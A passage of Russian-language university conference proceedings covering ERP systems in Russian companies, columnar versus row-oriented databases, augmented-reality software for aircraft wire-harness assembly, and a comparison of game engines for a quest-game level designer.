Системы управления цепочками поставок являются одним из типов межорганизационных систем, поскольку они автоматизируют поток информации через организационные границы. Фирма, использующая систему управления цепочками поставок, будет обмениваться информацией со своими поставщиками о наличии материалов и комплектующих, сроках поставки расходных материалов и производственных требованиях. Он также может использовать систему для обмена информацией со своими дистрибьюторами об уровнях запасов, статусе выполняемых заказов или сроках поставки готовой продукции.

Крупная организация обычно располагает множеством различных видов информационных систем, которые поддерживают различные функции, организационные уровни и бизнес-процессы. Большинство из этих систем были построены вокруг различных функций, бизнес-единиц и бизнес-процессов, которые не «общаются» друг с другом и, следовательно, не могут автоматически обмениваться информацией. Руководителям может быть трудно собрать данные, необходимые им для получения всеобъемлющей картины деятельности организации. Например, сотрудники отдела продаж могут быть не в состоянии определить во время размещения заказа, есть ли заказанные товары на складе; клиенты не могут отслеживать свои заказы; а производителям нелегко связаться с отделом финансов для планирования нового производства. Таким образом, такая фрагментация данных в сотнях отдельных систем может оказать негативное влияние на организационную эффективность и показатели бизнеса.

Корпоративные системы, также известные как системы планирования ресурсов предприятия (ERP), решают эту проблему, предоставляя единую информационную систему для общеорганизационной координации и интеграции ключевых бизнес-процессов. Информация, которая ранее была фрагментирована в различных системах, может беспрепятственно передаваться по всей фирме, так что ею могут совместно пользоваться бизнес-процессы в производстве, бухгалтерии, отделе кадров и других областях. Отдельные бизнес-процессы, связанные с продажами, производством, финансами и логистикой, могут быть интегрированы в бизнес-процессы всей компании, которые проходят через организационные уровни и функции. Корпоративная система собирает данные из различных ключевых бизнес-процессов в сфере производства, финансов и бухгалтерского учета, продаж и маркетинга, а также человеческих ресурсов и хранит данные в едином всеобъемлющем хранилище данных, где они могут быть использованы другими подразделениями бизнеса. Менеджеры получают более точную и своевременную информацию для координации ежедневных операций бизнеса и общепризнанного представления о бизнес-процессах и информационных потоках.

В настоящее время российские компании используют следующие отечественные и зарубежные системы, которые можно отнести к ERP-системам: R/3 (SAP AG manufacturing), Oracle Applications (Оракл), Baan IV (Baan), renaissance (ROSS Systems), SyteLine (SYMIX), Ахартa (Damgaard Data Int), MFG/PRO (QAD), «1С: ERP+ Управление проектами» (компания 1С), «ПАРУС» (PARUS Corporation), «Галактика» (Galaktika Corporation).

SAP - бесспорный лидер по объемам продаж программного обеспечения этого класса в России. Компания занимает около 40 % всего российского рынка ERP-систем. Система R/3 относится к классу крупных интегрированных систем и включает в себя модули, которые значительно расширяют рамки традиционного планирования ресурсов предприятия.

Вектор на импортозамещение проявляется в том, что компании внедряют и используют российскую ERP. Отмечается рост спроса на российские решения подобного класса, и это замечают многие участники рынка. Такие продукты, как Мираполис, Галактика, 1С в последнее время набирают обороты и привлекают новых клиентов к своим продуктам, конкурируя с западными аналогами. Отмечается увеличение числа внедренных решений 1С при автоматизации крупных компаний и крупнейших холдингов. Популярные ERP-решения по количеству реализованных проектов отображены на рисунке 1.




Рисунок 1 – Популярные ERP – решения по количеству реализованных проектов

Государство, прежде всего, определяет процесс импортозамещения: государственный сектор и компании с государственным участием применяют российскую ERP. В процессе импортозамещения все участники стремятся минимизировать риски возникновения чрезмерных затрат на замену существующей ИТ-инфраструктуры и потери производительности ERP-систем в результате ИТ-реорганизации.

В настоящее время актуальность внедрения и развития ERP-систем возрастает в российских компаниях в связи с непрерывным развитием информационных систем и технологий. Организациям по-прежнему нужны различные типы информационных систем, обслуживающих различные организационные уровни, функции и бизнес-процессы, и они все больше нуждаются в системах, обеспечивающих общеорганизационную интеграцию. Эти потребности создают как возможности, так и проблемы. Предприятия сталкиваются с экстраординарными возможностями применения информационных систем по всей фирме для достижения более высоких уровней производительности, прибыли и, в конечном счете, повышения цен на акции. Сегодня информационные системы поддерживают практически все уровни и функции в фирме. Кроме того, они улучшают процесс принятия решений как менеджерами, так и сотрудниками, предоставляя информацию там, где и когда она необходима, в формате, который легко интегрируется в повседневную деловую жизнь.

СПИСОК ИСТОЧНИКОВ

1. Смирнова, Г. Г. Проектирование экономических информационных систем : учебник / Г. Н. Смирнова, А. А. Сорокин, Ю. Ф. Тельнов ; под. ред. Ю. Ф. Тельнова. – Москва : Финансы и статистика, 2002.
2. Информационные системы в экономике : учебник / под ред. В. В. Дика. – Москва : Финансы и статистика, 1996 г.
3. Корпоративные информационные системы : учеб. пособие / В. А. Погонин, А. Г. Схиртладзе, С. И. Татаренко, С. П. Путин. – Тамбов : ТГТУ, 2012. – 144 с.
4. Майоров Е. Е., Таюрская И. С. Корпоративные информационные системы : учебник. Санкт-Петербург : Издательство Университета при МПА ЕвразЭС, 2020. 220 с.

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Шатов Александр Витальевич, студент, Комсомольский-на-Амуре государственный университет

Shatov Alexander Vitalievich, student of Komsomolsk-na-Amure State University

Куйдин Вячеслав Юрьевич, студент, Комсомольский-на-Амуре государственный университет

Kundin Vyacheslav Yuryevich, student of Komsomolsk-na-Amure State University

КОЛОННОЧНАЯ МОДЕЛЬ ДАННЫХ

COLUMN DATA MODEL

Аннотация. В статье рассмотрены история создания и причины возникновения вертикальной модели данных, история создания и недостатки строчных баз данных, различия в физической организации данных между строчными и колоночными базами данных, область применения колоночных баз данных, особенности, преимущества и недостатки использования колоночной модели данных.

Abstract. The article discusses the history and causes of the vertical data model, the history and disadvantages of string databases, the differences in the physical organization of the data between line and column databases, the scope of column databases, features, advantages and disadvantages of the column data model.

Ключевые слова: СУБД, колоночная модель данных, модель данных, базы данных, технологии обработки информации, реляционные базы данных.

Key words: DBMS, column data model, data model, databases, information processing technology, relational databases.

Введение

Текущая форма и вектор развития колоночных баз данных был придуман Майклом Стоунбрейкером, создателем крайне популярных PostgreSQL, INGRESS и VOLTDB. В сентябре 2005 года на конференции VLDB Майкл и его коллеги выступают с докладом «C-Store» – колоночно-ориентированная реляционная система управления базами данных (СУБД). Основная мысль состояла в том, что намного эффективнее будет создать новую модель данных, заточенную только под анализ данных, чем пытаться использовать не рассчитанные для этого стандартные горизонтальные базы данных.

Новизна идеи заключалась в сочетании физического разделения данных по колонкам и поддержки параллельной обработки данных на многих серверах.

Что не так со строчными СУБД?

Для понимания недостатков строчных СУБД обратимся к истории их создания. Большинство популярных реляционных СУБД создавались с опорой на архитектуру, созданную во второй половине 20 века. В то время стояла задача постепенного перехода от бумажного хранения данных на цифровое. Такая база данных должна была надежно хранить все внесенную в нее информацию, а также давать быструю возможность поиска среди множества строк данных. Вследствие этого мы получаем очень простую для восприятия, но не самую эффективную с точки зрения производительности

сти архитектуру сочетающую в себе построчное хранение данных, журналирование операций и индексирование всех записей.

Когда мы говорим о построчном хранении данных, мы имеем в виду физическое хранение всего набора данных в виде одной записи, в которой все поля идут строго в определенной последовательности (рисунок 1).

[A1, B1, C1],
[A2, B2, C2],
[A3, B3, C3], ...

A, B и C – поля (столбцы),
1, 2 и 3 – номер записи (строки)

Рисунок 1 – Построчное хранение данных

Такая система хороша и удобна, если мы имеем частые операции добавления новых данных, в таком случае новая запись сможет добавиться всего за один проход головки жесткого диска.

Но здесь у нас возникает первая проблема, долгий поиск, приходилось просматривать целиком все данные, для ускорения этого процесса было решено добавить индексы. Одна запись может иметь множество индексов, их число будет зависеть от количества полей, по которым производится поиск. В свою очередь создание новых индексов увеличивает занимаемый базой объем данных, иногда в несколько раз. Так как наша база должна быть отказоустойчива, мы должны также хранить логи всех операций, а также делать резервные копии, по итогу вся база данных будет занимать в среднем в пять раз больше места на диске, чем действительный объем данных, хранимый в ней.

В 90-е годы XX века начинается повсеместное распространение информационно-аналитических систем, которые применяются для автоматического анализа данных, становится понятно, что у двух систем кардинально разный вид нагрузки.

Транзакционным приложениям свойственны частые операции добавления и изменения записей по типу INSERT или UPDATE, в случае же с аналитическими приложениями мы имеем основную нагрузку при выборке из большого объема данных SELECT или JOIN.

Колоночные СУБД

Представим таблицу, в которой у каждой строки есть 100 полей, и мы решили составить выборку из шести полей.

При хранении в строчной БД нам придется полностью читать все данные у каждой записи, так как они физически находятся вместе, поэтому нет разницы будем мы составлять выборку только по шести полям или по всем 100, нам придется обработать все данные, которые есть.

Здесь на помощь приходят колоночные СУБД, благодаря физическому разделению данных по колонкам нам не придется обрабатывать все данные, мы просто запросим нужные нам колонки. При этом мы будем использовать все тот же SQL, так как с его точки зрения мы все также работаем с таблицами, просто теперь они хранятся немного в другом формате. Значения одного поля хранятся последовательно друг за другом (рисунок 2).

При такой организации данных операция SELECT будет считывать только те поля, которые необходимы для запроса. Вернемся к примеру, где нам нужно считать шесть полей из таблицы с сотней полей. Через канал ввода-вывода будут пропущены только шесть полей, а это значит, что нагрузка на него снизится в $100/6 = 17$ раз при выполнении того же запроса в традиционной СУБД.

[A1, A2, A3], [B1, B2, B3], [C1, C2, C3], ...

A, B и C – поля (столбцы)
1,2 и 3 – номер записи (строки)

Рисунок 2 – Колоночное хранение данных

При этом колоночное хранение данных даёт нам замечательную возможность сильно компрессировать данные, так как в одной колонке таблицы данные, как правило, однотипные, в отличие от строки.

Преимущества и недостатки выбранной модели данных

Преимущества:

- 1) отказоустойчивость;
- 2) аналитика в реальном времени;
- 3) подготовка данных для машинного обучения;
- 4) хорошая интеграция для машинного обучения (нативная поддержка, а не сторонними библиотеками);
- 5) прирост скорости выполнения запросов в 4 – 10 раз;
- 6) совместимость SQL;
- 7) улучшенное сжатие за счет одного типа данных в колонке в 5 – 10 раз.

Недостатки:

- 1) не универсальны;
- 2) заточены только под работу с анализом данных.

Заключение

Архитектура колоночных СУБД, система хранения и оптимизации гораздо больше подходит для аналитических запросов по типу агрегаций или JOIN, чем традиционный индексный подход реляционных СУБД. Отказ от необходимости эффективно заниматься миллионами однострочных обновлений позволяет вертикальной базе при прочих равных условиях гораздо быстрее обрабатывать сложные аналитические запросы.

СПИСОК ИСТОЧНИКОВ

1. Daniel J. Abadi, Samuel Madden, Nabil Hachem. ColumnStores vs. RowStores: How Different Are They Really?, Proceedings of the ACM SIGMOD International Conference on Management of Data, Vancouver, BC, Canada, June 2008.

2. D. J. Abadi, S. R. Madden, and M. Ferreira. Integrating compression and execution in column-oriented database systems. In SIGMOD, pages 671–682, 2006.

3. Голикова О. В., Федоров А. Р., Васильчук К. С., Дорофеев А. В. Проблемы обеспечения эффективной работы в процессе разработки программного обеспечения на примере «VkMiner» // Вестник ВУиТ. 2016. №2. URL: <https://cyberleninka.ru/article/n/problemy-obespecheniya-effektivnoy-raboty-v-protssesse-razrabotki-programmnogo-obespecheniya-na-primere-vkminer> (дата обращения: 28.10.2022).

4. Кузнецов С. Д. MapReduce: внутри, снаружи или сбоку от параллельных СУБД? // Труды ИСП РАН. 2010. №. URL: <https://cyberleninka.ru/article/n/mapreduce-vnutri-snaruzhi-ili-sboku-ot-parallelnyh-subd> (дата обращения: 04.11.2022).

5. Мансуров Г.М., Золотарев В.М. База данных «Оптические постоянные конденсированных сред» и ее использование в учебном процессе по направлению «Оптехника» // Научно-технический вестник информационных технологий, механики и оптики. 2004. №13. URL: <https://cyberleninka.ru/article/n/baza-dannyh-opticheskie-postoyannye-kondensirovannyh-sred-i-ee-ispolzovanie-v-uchebnom-protssesse-po-napravleniyu-optotehnika> (дата обращения: 04.11.2022).

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor, Head of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Якимова Светлана Викторовна, студент, Комсомольский-на-Амуре государственный университет

Yakimova Svetlana Viktorovna, student of Komsomolsk-na-Amure State University

ОБЗОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ ПРОЕКЦИРОВАНИЯ СТЕНДА ИЗГОТОВЛЕНИЯ ЖГУТОВ С ИСПОЛЬЗОВАНИЕМ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ

OVERVIEW OF THE SOFTWARE FOR PROJECTION OF THE HARNESS MANUFACTURING STAND USING AUGMENTED REALITY

Аннотация. Данная работа посвящена обзору уже разработанных информационных систем для проектирования стенда изготовления жгутов. Также была выявлена актуальность темы и сформулирован приблизительный алгоритм выполнения работ.

Abstract. This work is devoted to a review of already developed information systems for projecting a harness manufacturing stand. The relevance of the topic was also identified and an approximate algorithm for performing the work was formulated.

Ключевые слова: виртуальная реальность (VR), дополненная реальность (AR), Unity, Siemens NX, проектирование приложений, программное обеспечение, жгут проводов.

Key words: virtual reality (VR), augmented reality (AR), Unity, Siemens NX, application design, software, wire harness.

Введение

«В настоящее время всё большее значение придаётся понятию «Виртуальная реальность» («Virtual Reality»). Данное понятие встречается во всех отраслях: от видеоигр до различных сфер машиностроения, в том числе при проектировании объектов» [1]. Нередко к этому понятию также относят и технологии «Дополненной реальности» («Augmented Reality»), поэтому необходимо дать чёткое определение этим терминам. VR-технологии используются для разработки специализированной цифровой среды, заменяющей пользователю реальный мир, со своими объектами, образами и пространством. AR-технологии – технологии, проецирующие виртуальные (цифровые) объекты на объекты реального мира.

Актуальность темы

AR-технологии также применяются в самых различных сферах человеческой деятельности. Рассмотрим подробнее их применение, в частности в области самолётостроения. «С помощью данной технологии можно отображать наглядные пошаговые инструкции на месте, интерактивные описания к каждой детали и сами 3D/2D-модели технологических сборок под конкретный этап производства изделия. Дополненная реальность перспективна в использовании в тех производствах, где доля человеческих ошибок значительна и где от точности ручной работы зависит качество продукции и скорость её изготовления» [2].

«Один из первых известных VR/AR-проектов был запущен в 1992 году компанией Boeing. За счёт визуализированного представления жгута проводов для прокладки по периметру корпуса самолёта и представления схем сборки этих жгутов проводов удалось ускорить монтаж и снизить вероятность ошибок при работе. Термин «Дополненная реальность» как раз и появился во время реализации данного проекта» [1].

Успешные кейсы западных компаний, в том числе у вышеописанного Boeing, на собственных примерах показывают полезность разрабатываемых программных продуктов. На Комсомольском-на-Амуре авиационном заводе («КнААЗ») также планируется внедрять и применять технологии дополненной реальности. Благодаря этому работники авиастроительного завода смогут видеть поэтапные схемы прокладки и крепления проводов непосредственно на изделии без сверок с дополнительной электронной и бумажной документацией, что значительно ускорит и облегчит сборку жгутов на платах самолёта.

Постановка задачи

В связи с описанными выше преимуществами использования технологий дополненной реальности перед нами ставится задача создания информационной системы для проецирования стенда изготовления жгутов. Для её выполнения необходимо рассмотрение следующих пунктов:

- изучение предметной области;
- формирование требований к программному обеспечению;
- изучение методов трекинга и выбор оптимального из них;
- разработка и тестирование программного обеспечения для сборки жгутов.

Обзор разработанных информационных систем

AR-технологии состоят из двух частей: аппаратной и программной. К первой относятся средства обеспечения виртуального присутствия удалённого специалиста на месте или же просто средства вывода AR-контента: планшет, смартфон, специальные очки, шлем или проектор. Сюда можно также отнести и другую IT-инфраструктуру вместе с корпоративными серверами и прочим оборудованием, участвующем в передаче данных. Программная же часть может значительно различаться в зависимости от конкретных нужд конкретного производителя/заказчика. Как правило она уникальна для каждого проекта и в настоящее время не существует единой или нескольких основных платформ, принятых в качестве стандарта.

Рассмотрим, как реализованы и каким функционалом обладают уже разработанные и прорекламированные информационные системы для сборки жгутов, основанные на AR-технологиях.

Компания «Delta Sigma» (США, Джорджия) разрабатывает индивидуальные системы автоматизации производства на заказ, используя для этого технологии робототехники и смешанной реальности. В 2017 году компания представила своё решение для упрощения процесса сборки жгутов. Файлы чертежей в самых разных форматах могут быть импортированы в специально разработанное программное обеспечение для проектирования с помощью плагина, преобразующего данные исходного файла в проекции его деталей. Автоматический перенос данных в рабочую среду значительно сокращает объём ручной обработки файлов, а также затрачиваемое на эту работу время. Помимо программного обеспечения проект включал в себя разработку перемещаемой реконфигурируемой доски, к которой закрепляется выводящий на неё информацию проектор. Эти доски можно выстроить и выровнять в один ряд для создания бесшовного рабочего пространства для сборки жгутов практически любой длины или для организации одновременной работы нескольких человек над одной или разными схемами.

Для начала работы систему необходимо откалибровать для проецирования объектов с точным масштабом, после этого оператор выбирает схему и позиционирует её на рабочей поверхности с помощью функции перетаскивания. Непосредственно во время работы задачи отображаются последовательно и с необходимой на этом моменте сборки информацией. Реализованы также возможности сканирования штрих-кода и поиска по названию для обнаружения элемента в списке определённой задачи. Ещё одним плюсом является встроенная в систему проверка качества готового жгута, позволяющая пользователю сразу преступить к диагностике неполадок.

Американская корпорация «The Boeing Company» (США, Вирджиния) в 2018 году презентовала свой проект по сборке жгутов, разработанный под Microsoft HoloLens – очки смешанной реальности, разработанные Microsoft и использующие 64-разрядную операционную систему Windows Holographic (версия Windows 10). Было разработано модульное приложение с помощью Unity, где из САД-системы были получены модели проводки, а к ним добавлены текстовые описания и прочая информация. Корпорация заинтересована в быстром и качественном выполнении работ, поэтому с помощью локальных беспроводных сетей была настроена передача данных в реальном времени с серверной части на AR-устройство, что позволяет мгновенно получать обновления для чертежей с инженерно-проектировочной системы. А с помощью сопутствующего программного обеспечения начальник смены может заранее раздавать электрикам рабочие задачи.

Сама же AR-система работает следующим образом: с помощью голосовой команды электрик активирует систему, очками дополненной реальности сканирует свой личный QR-код для авторизации, а затем выбирает задачу из списка представленных для начала её выполнения. Для удобства можно настроить отображение конкретных проводов и справочной информации по ним.

Заключение

Рассмотрев проекты, реализованные западными компаниями, можно сделать вывод, что однозначного стандартизированного решения в сфере дополненной реальности для производства пока ещё не существует. Основными влияющими факторами являются финансирование, выделяемое на реализацию, и опыт специалистов, привлекаемых для разработки проекта.

Проектировщики на производстве чаще всего стараются чертить различные схемы в единой системе, чтобы избежать возможности каких-либо конфликтов. Поэтапные схемы прокладки проводов возможно реализовать в NX – САД-системе. Но поскольку модели любой системы автоматизированного проектирования являются тяжёлыми и не подходят для мгновенной загрузки и вывода на стенд, поэтому им требуется оптимизация. Большинство различных проектов по дополненной реальности реализуют с помощью Unity, потому что этот движок предлагает мощные инструменты для создания приложений на различные устройства. На первоначальном этапе средством вывода AR-контента можно выбрать проектор за его простоту и надёжность.

Тогда предлагаемый алгоритм вывода модели на стенд изготовления через AR-технологии выглядит следующим образом:

- выгрузка САД-модели из системы автоматизированного проектирования;
- преобразование модели конвертером в 3D-формат;
- загрузка модели в Unity;
- выгрузка схемы жгутов на стенд с помощью проектора.

СПИСОК ИСТОЧНИКОВ

1. Феофанов, А. Н. VR/AR-Технологии и их применение в машиностроении / А. Н. Феофанов, А. В. Охмат, А. В. Бердюгин // Автоматизация и моделирование в проектировании и управлении. – 2019. – № 4. – С. 44-48.

2. Никитина, В. О. Создание приложения дополненной реальности на примере модуля «ОТО AR» / В. О. Никитина, В. А. Тихомиров // Молодёжь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы IV Всерос. нац. науч. конф. студентов, аспирантов и молодых учёных, Комсомольск-на-Амуре, 12-16 апреля 2021 г. : в 4 частях / редкол. : Э. А. Дмитриев (отв. ред.), А. В. Космынин (зам. отв. ред.). – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2021. – Ч. 3. – С. 273-275.

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-on-Amur State University

Яковлев Андрей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Yakovlev Andrey Sergeevich, student of Komsomolsk-na-Amure State University

АНАЛИЗ ПРОГРАММНЫХ СРЕД ДЛЯ РАЗРАБОТКИ КОНСТРУКТОРА УРОВНЕЙ В ИГРОВЫХ ПРИЛОЖЕНИЯХ ЖАНРА КВЕСТ

ANALYSIS OF SOFTWARE ENVIRONMENTS FOR THE DEVELOPMENT OF A LEVEL DESIGNER IN GAME APPLICATIONS OF THE QUEST GENRE

Аннотация. Данная статья посвящена исследованию программных сред для разработки конструктора уровней в игровых приложениях жанра квест. В статье производится анализ сред разработки игр по критериям: способ распространения, популярность среды, простота использования и универсальность. Также в данной статье выполнен обзор возможной реализации конструктора уровней по следующим подходам: простой конструктор, процедурная генерация и комбинация подходов. Кроме этого, в работе приведена диаграмма прецедентов взаимодействия пользователя с конструктором уровней.

Abstract. This article is devoted to the study of software environments for the development of the level designer in game applications of the quest genre. The article analyzes game development environments by the following criteria: distribution method, popularity of the environment, ease of use and universality. This article also reviews possible implementation of level constructor according to following approaches: simple constructor, procedural generation and combination of these approaches. In addition, the paper presents a diagram of precedents for user interaction with the level constructor

Ключевые слова: конструктор уровней, процедурная генерация, проектирование, мобильное приложение, игровое приложение, программное обеспечение, разработка в Unity.

Key words: level designer, procedural generation, design, mobile application, game application, software, development in Unity.

Введение

Как правило, различные игровые приложения как мобильные, так и настольные, содержат в себе некоторый набор уровней, в которые пользователь может играть, и в конечном счете пройти. По умолчанию разработчик проектирует в своей игре стандартные уровни – данная процедура позволит пользователю познакомиться с игрой. Для повышения реиграбельности, то есть желаний пользователя поиграть еще раз в игру после прохождения, необходимо разработать инструмент, который позволит игроку самому создавать уровни, карту, размещать на них задания, игровые предметы и другое. Выполнить перечисленные задачи должен позволить конструктор уровней.

Целью разрабатываемого конструктора уровней для игровых приложений жанра квест является расширение функционала, а также увеличение реиграбельности игры. Пользователь, в общем случае специалист в предметной области маркетинга, педагогики или другой, не имеющий специальных знаний в области информационных технологиях, сможет самостоятельно создавать уровни с необходимыми ему элементами, при-

чем он не будет ограничен стандартным набором уровней. Также данный подход может пользователю конструктора уровней раскрыть свой творческий потенциал.

Для достижения поставленной цели необходимо рассмотреть возможные реализации конструктора уровней, спроектировать диаграмму прецедентов взаимодействия пользователя с разрабатываемым приложением, провести анализ сред разработки игровых приложений и выбрать наиболее подходящий [1].

Обзор возможной реализации конструктора уровней

Конструктор уровней для игровых приложений жанра квест может быть реализован следующими стратегиями:

- простой конструктор уровней;
- процедурная генерация уровней;
- комбинация двух подходов.

Простой конструктор уровней представляет собой формирование локации игроком при помощи компонентов, заготовленных разработчиком игрового приложения. Например, уровень игры состоит из составных частей карты. Разработчик подготовил определенное количество частей и предоставил пользователю возможность составления карты из данных частей.

Процедурная генерация уровней представляет собой автоматизацию или полуавтоматизацию создания различных составляющих игр, таких как: изменение игровых правил, объектов, уровней и другого [2]. Игры, в которых реализована процедурная генерация, позволяют разработчику сэкономить подавляющее количество времени, которое могло быть затрачено на ручную реализацию игрового мира. Например, игра по своему жанру содержит в себе большое количество комнат, составляющих уровень. Переходы между комнатами, комнаты и уровни создаются с помощью процедурной генерации. Разработчику не пришлось создавать огромное обилие комнат и уровней, а игроку не пришлось проходить их, уставая от однообразия [3].

Комбинация данных подходов представляет собой совместное использование конструктора и процедурной генерации уровней. Конструктор уровней позволит пользователю составлять уровень при помощи готовых компонентов, а процедурная генерация позволит разнообразить эти компоненты. Данный подход позволит взять самое лучшее из двух подходов и совместить это. Например, пользователю необходимо создать карту с горами. Горы создаются с помощью процедурной генерацией, но пользователь может изменить ширину, высоту гор и другие параметры. Такой подход является наиболее оптимальным для разрабатываемого приложения.

Проектирование диаграммы прецедентов конструктора уровней

Одним из первых шагов разработки программного обеспечения является его проектирование, в рамках которого определяется модель взаимодействия пользователя с приложением. Для этого необходимо сформулировать входные данные – данные, которые пользователь будет задавать в приложении:

- объект для установки на уровне;
- местоположение объекта;
- размер объекта.

Также необходимо сформулировать выходные данные – данные, которые пользователь будет получать в результате выполнения приложения: готовая часть уровня.

Соответственно, уровень будет строиться из его частей. После формулирования входных и выходных данных можно построить диаграмму прецедентов, которая будет демонстрировать процесс взаимодействия пользователя с конструктором (рисунок 1).

Определившись со сценарием разработки, а также с процессом взаимодействия пользователя с конструктором уровней следует выбрать среду разработки приложений.




Рисунок 1 – Процесс взаимодействия пользователя с конструктором уровней

Оценка сред разработки игр

Для проведения анализа сред разработки игр необходимо выбрать критерии, по которым они будут оцениваться.

Критерий «Способ распространения» является очень важным элементом в анализе сред разработки, от него зависит возможная стоимость разработки приложения. Конструктор заданий разрабатывается в рамках учебной деятельности, поэтому финансирование отсутствует. От критерия «Популярность среды» зависит количества обучающего материала по данной среде разработки. Чем популярнее среда, тем больше людей задают различные вопросы на специализированных ресурсах.

Информация по критериям «Способ распространения» и «Популярность среды» была взята со статьи «Самые популярные бесплатные движки для разработки игр», в которой автор рассматривает популярность сред с помощью количества публикаций приложений на игровых площадках [4].

Критерий «Простота использования» включает в себя наличие в среде метода визуального программирования, а также минимальное использование языков программирования. Под критерием «Универсальность» подразумевается возможность комфортной работы среды разработки с разными направлениями в играх: 2D, 3D, жанры игр и другое. Например, среда разработки RPG Maker умеет работать только с жанром JRPG, что является значимым минусом данного программного средства. Критерий «Простота использования» и «Универсальность» взаимосвязаны, потому что чем проще использовать среду разработки, тем меньше возможностей она может предоставить.

Баллы за критерии «Простота использования» и «Универсальность» выставались согласно информации, находящейся в статьях, в которых рассматриваются 11 игровых движков [5,6]. В данных статьях производится краткий обзор сред разработки, а также приводятся плюсы и минусы каждой.

Среды разработки игровых приложений оцениваются баллами от нуля до двух. Соответственно, чем больше балл, тем выше оценивается критерий. Например, в первом критерии «Способ распространения» всем средам разработки был поставлен балл два, кроме среды RPGMaker, поскольку к нему дается пробный доступ на определенное количество времени, в отличие от остальных, у которых присутствует бесплатная лицензия.

В таблице 1 представлен анализ сред разработки игр. По совокупности баллов среда разработки Unity является наиболее приоритетной для реализации конструктора уровней, в качестве языка программирования был выбран C#.

Таблица 1 – Анализ сред разработки игр

Критерии оценивания	Среды разработки игр				
	Game Maker: Studio 2	Unity	RPG Maker	Godot	Unreal Engine 5
Способ распространения	2	2	1	2	2
Популярность среды	1	2	1	0	1
Простота использования	1	0	1	1	0
Универсальность	1	2	0	2	2
Итого	5	6	3	5	5

Заключение

По итогам обзора возможной реализации конструктора был выбран комбинированный подход. Определены входные и выходные данные, спроектирована диаграмма прецедентов взаимодействия пользователя с приложением. Выбрана среда разработки Unity и язык программирования C# для реализации конструктора уровней. Планируется совместимость конструктора с уже разработанным приложением «Я - Турист» [7].

СПИСОК ИСТОЧНИКОВ

1. Бурчинский, А. В. Разработка игры под операционную систему Android / А. В. Бурчинский, М. Е. Щелкунова // Научно-техническое творчество аспирантов и студентов : Материалы 47-й научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 10-21 апреля 2017 г. / Ответственный редактор Э. А. Дмитриев. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2017. – С. 168-170.
2. Басыров, А. И. Математическое и программное обеспечение разработки процедурной генерации контента / А. И. Басыров // Мавлютовские чтения : Материалы XV Всероссийской молодежной научной конференции, Уфа, 26-28 октября 2021 г. : в 7 т. – Уфа: ФГБОУ ВО «УГАТУ», 2021. – Т. 4. – С. 106-115.
3. Штырков, Г. О. Разработка компьютерной игры в среде C++ с использованием графической библиотеки / Г. О. Штырков, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08-12 апреля 2019 г. : в 4 ч. / Ответственный редактор Э. А. Дмитриев. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2019. – Ч. 2. – С. 508-511.
4. Habr.com : Самые популярные бесплатные движки для разработки игр : сайт. – Москва, 2003 – URL : <https://habr.com/ru/company/timeweb/blog/659891/> (дата обращения: 24.10.2022).
5. Computerra.ru : 11 доступных движков для тех, кто хочет начать создавать свои игры : сайт. – Санкт-Петербург, 1997 – URL : <https://www.computerra.ru/265077/eti-instrumenty-pomogut-vam-nachat-sozdavat-videoigry/> (дата обращения: 24.10.2022).
6. Blackcaviar.games : 11 популярных игровых движков в 2021 году : сайт. – Краснодар, 2019 – URL : https://blackcaviar.games/obzor_igrovyh_dvizhkov (дата обращения: 24.10.2022).
7. Яковлев, А. С. Разработка программного обеспечения для игрового приложения «Я - Турист» / А. С. Яковлев, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / Редколлегия : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 476-479.

Тихомиров Владимир Александрович, кандидат технических наук, профессор кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Tikhomirov Vladimir Alexandrovich, Candidate of Engineering Sciences, Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Никитина Валентина Олеговна, студент, Комсомольский-на-Амуре государственный университет
Nikitina Valentina Olegovna, student of Komsomolsk-na-Amure State University

ОПТИМИЗАЦИЯ ПРОЦЕССА ПРОВЕДЕНИЯ ОБЩЕТЕХНИЧЕСКОГО ОСМОТРА ЗА СЧЕТ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ

OPTIMIZATION OF THE PROCESS OF GENERAL TECHNICAL INSPECTION THROUGH THE APPLICATION OF AUGMENTED REALITY TECHNOLOGY

Аннотация. В данной работе описывается процесс проведения общетехнического осмотра в цехах агрегато-сборочного производства авиационного завода, рассматриваются проблемы, возникающие при выполнении осмотров, предлагается использование технологии дополненной реальности и приводится описание приложения «ОТО AR», реализующего функционал для применения дополненной реальности контроллерами цехов при проведении общетехнического осмотра.

Abstract. This paper describes the process of conducting a general technical inspection in the workshops of the assembly production of an aircraft plant, discusses the problems that arise when performing inspections, suggests the use of augmented reality technology and describes the «ОТО AR» application that implements the functionality for the use of augmented reality by workshop controllers when conducting a general technical inspection.

